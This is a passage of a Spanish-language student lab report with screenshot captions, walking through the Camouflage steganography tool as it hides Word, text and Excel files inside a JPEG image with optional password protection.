
Ilustración 12 Carpeta de archivos subida

1.9 Camuflaje de archivo Word.docx en foto_word

Una vez preparado el entorno, se inició la práctica con la herramienta **Camouflage**, instalada con integración directa al menú del sistema.



En la **Ilustración 14**, se evidencia el primer paso del proceso: se hace clic derecho sobre foto.jpg y se selecciona la opción **Camouflage → Hide a file**, eligiendo word.docx como archivo a ocultar.






Ilustración 13 camuflaje de word.docx

En la **Ilustración 15**, se confirma la selección del archivo portador (foto.jpg).




Ilustración 14 camuflar en foto

Posteriormente, se indica la ruta y el nombre del archivo resultante (foto_word.jpg), mostrado en la **Ilustración 16**.




Ilustración 15 Ruta y Renombrar de archivo camuflado

La **Ilustración 17** muestra el campo donde es posible definir una contraseña de protección.





Ilustración 16 contraseña de foto_word

1.10 Camuflaje de archivo LEERME en foto_leerme

El procedimiento se repite para LEERME.txt.

La **Ilustración 18** muestra la selección del archivo, y la **Ilustración 19**, el inicio del proceso de ocultamiento.

En las **Ilustraciones 20 a 22**, se presentan las etapas de guardado y la aparición del nuevo archivo foto_txt.jpg.






Ilustración 17 Camuflaje de archivo LEERME




Ilustración 18 camuflar en foto




Ilustración 19 ruta de archivo en foto




Ilustración 20 Ruta a guargar y Renombrar de archivo camuflado foto_txt




Ilustración 21 foto_txt creado

1.11 Camuflaje de archivo excel en foto_excel

En las **Ilustraciones 23 a 28**, se documenta el proceso de ocultar excel.xlsx dentro de foto.jpg. El resultado fue un nuevo archivo foto_excel.jpg, cuya existencia y tamaño final se verificaron en el Explorador de Windows.




Ilustración 22 Camuflaje de archivo excel




Ilustración 23 camuflar en foto

